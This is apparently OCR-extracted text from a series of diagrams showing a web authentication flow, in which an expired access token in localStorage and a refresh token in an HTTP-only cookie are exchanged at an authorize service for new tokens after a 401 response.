

Authorize
Service
R
401 Unauthorized
Client
APIs
DB
Authorize: Bearer A
Cookie: R
Secured
Service
A
Cookies
R HTTP-Only
localStorage
A



Authorize
Service
✓
401 Unauthorized
R
Client
APIs
DB
Authorize: Bearer A
Cookie: R
Secured
Service
A
Cookies
R HTTP-Only
localStorage
A



HTTP-Only Cookie: R'
Payload: A'
R
Authorize Service
401 Unauthorized
Client
APIs
DB
Authorize: Bearer A
Cookie: R
Secured Service
A
Cookies
R' HTTP-Only
localStorage
A


HTTP-Only Cookie:
R'
Payload:
A'
Authorize Service
Client
APIs
DB
Cookies
R'
HTTP-Only
localStorage
A
Secured Service



HTTP-Only Cookie: R'
Payload: A'
Client
Cookies
R' HTTP-Only
localStorage
A'
Authorize Service
APIs
Secured Service
DB

